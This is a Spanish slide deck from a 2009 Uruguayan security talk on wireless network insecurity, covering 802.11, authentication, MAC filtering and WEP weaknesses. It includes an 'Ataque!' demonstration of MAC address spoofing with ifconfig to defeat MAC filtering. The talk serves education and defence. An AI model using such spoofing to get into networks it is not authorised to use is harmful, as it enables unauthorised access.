

(In)Seguridad en Redes Inalámbricas

Bienvenid@s!!



MontevideoLibre

Open Software

Open Nets

Open Minds

CERTuy

AGESIC



FRANCISCO CASTRO | NICOLAS PENCE


MontevideoLibre (www.montevideolibre.org) | Ciclo de Charlas CERTuy/AGESIC 2009

PREGUNTAS

Sí, preguntas al comienzo de la charla... =)


- **¿Quienes NO tienen redes inalámbricas en su casa?**
- **¿Quienes NO tienen redes WIFI en su trabajo?**
- **¿Quienes utilizan WEP?**
- **¿Quienes utilizan WPA o WPA2 con TKIP?**
- **¿Quienes utilizan filtrado por MAC?**
- **¿Quienes utilizan algún otro método?**
- **¿Por qué es Importante la Seguridad en redes WIFI?**

¿Donde Estamos?




FRANCISCO CASTRO | NICOLAS PENCE

¿Donde Estamos?




¿Donde Estamos?



FRANCISCO CASTRO | NICOLAS PENCE

¿Donde Estamos?



PROTOCOLLO IEEE 802.11

FRANCISCO CASTRO | NICOLAS PENCE

MontevideoLibre (www.montevideolibre.org) | Ciclo de Charlas CERTuy/AGESIC 2009

Estructura

¿Cómo funciona 802.11?

- * **Ethernet usa CSMA/CD** (carrier sense multiple access / collision detection)

Si el Medio está Libre entonces ENVIA, en caso de detectarse colisión, REENVIA.

- * **802.11 usa CSMA/CA** (collision avoidance)

El Access Point pregunta a los dispositivos si van a ENVIAR.

- * **Velocidades de Transmisión (Teóricas)**

2 Mbit – 802.11- 2.4 Ghz

11 Mbit – 802.11b – 2.4 Ghz

54 Mbit – 802.11a – 5 Ghz

54 Mbit – 802.11g – 2.4 Ghz


600 Mbit – 802.11n – 2.4 Ghz

Estructura

¿Cómo funciona 802.11?

- * 802.11 publicado en 1997
- * 802.11b y 802.11a aprobados en 1999
- * 802.11 b/g/n utilizan el rango 2412 a 2484 Mhz
11 canales no independientes.

:: Canales no solapados



Autenticación

¿Cómo se autentica 802.11?

- * **Modo Abierto** (cualquiera puede autenticarse, es más un pedido de sesión)

Se le suele agregar filtrado por MAC, lo cual no es nada seguro.
Cifrando los datos con WEP, las tramas de autenticación van en claro.

- * **Compartido** (se utiliza una clave compartida preestablecida)

Se Utiliza un envío de challenge y response, que chequea sea correcta la clave compartida.

- * **802.11i se crea para resolver estos problemas.**

Implementa WPA2 con TKIP y/o AES.

Debilidades

Usando Shared Authentication

* **Modo Compartido** (secuencia de autenticación entre un cliente y AP)



MAC Address CONTROL

FRANCISCO CASTRO | NICOLAS PENCE

MontevideoLibre (www.montevideolibre.org) | Ciclo de Charlas CERTuy/AGESIC 2009

Historia

Filtrado de clientes por MAC Address

- * **MAC** (Media Access Control)

Número hexadecimal de 12 dígitos, otorgado a un dispositivo.
Los primeros dígitos indican el fabricante del dispositivo.

- * **Mito sobre las MAC's**

Se creía (y se cree en todavía) que este valor no puede ser cambiado.
De hecho es extremadamente simple hacerlo, desde cualquier SO.

- * **La MAC viaja dentro de la trama 802.11**

```
eth0    Link encap:Ethernet  HWaddr 00:0C:6B:BE:B9:2A
```

Debilidades


Filtrado de clientes por MAC Address

* **Cambio de MAC** (desde el Sistema Operativo, en muy pocos pasos).

```
[~]@localhost ~]$ sudo /sbin/ifconfig wlan0
wlan0  Link encap:Ethernet  Hwaddr 00:0c:92:c9:00:00
        BROADCAST MULTICAST  MTU:1500  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 b)  TX bytes:1176 (1.1 KiB)
        Interrupt:17 Memory:f99e0000-f99e0100

[~]@localhost ~]$ sudo /sbin/ifconfig wlan0 down
[~]@localhost ~]$ sudo /sbin/ifconfig wlan0 hw ether 00:11:22:33:44:55 up
[~]@localhost ~]$ sudo /sbin/ifconfig wlan0
wlan0  Link encap:Ethernet  Hwaddr 00:11:22:33:44:55
        UP BROADCAST MULTICAST  MTU:1500  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 b)  TX bytes:2352 (2.2 KiB)
        Interrupt:17 Memory:f99e0000-f99e0100
```

Ataque!



Conclusiones

Filtrado de clientes por MAC Address

- * **Difícil de Mantener en un ambiente muy dinámico.**
- * **Seguridad por Oscuridad no es Seguridad.**
- * **La MAC viaja dentro de la trama 802.11, está siempre visible.**
- * **¿ Sirve filtrar por MAC ?**

Cifrado de Datos


WEP (wired equivalent privacy)

Historia

Cifrado WEP (Wired Equivalent Privacy)

- * Publicado en 1997, Vulnerabilidades encontradas en 2001
- * Basado en RC4, utiliza Vectores de Inicialización de 24 bits.
- * Los IV's deben de ser únicos, pero en una red con mucho tráfico es muy difícil, que no existan duplicados en 24 bits.
- * Con la cantidad de paquetes suficiente, se puede obtener la Clave WEP en segundos.
- * Con IV's de 24 bits en 5000 paquetes, hay 50% de probabilidad de repetición.

Ataque 1!



Ataque 1!
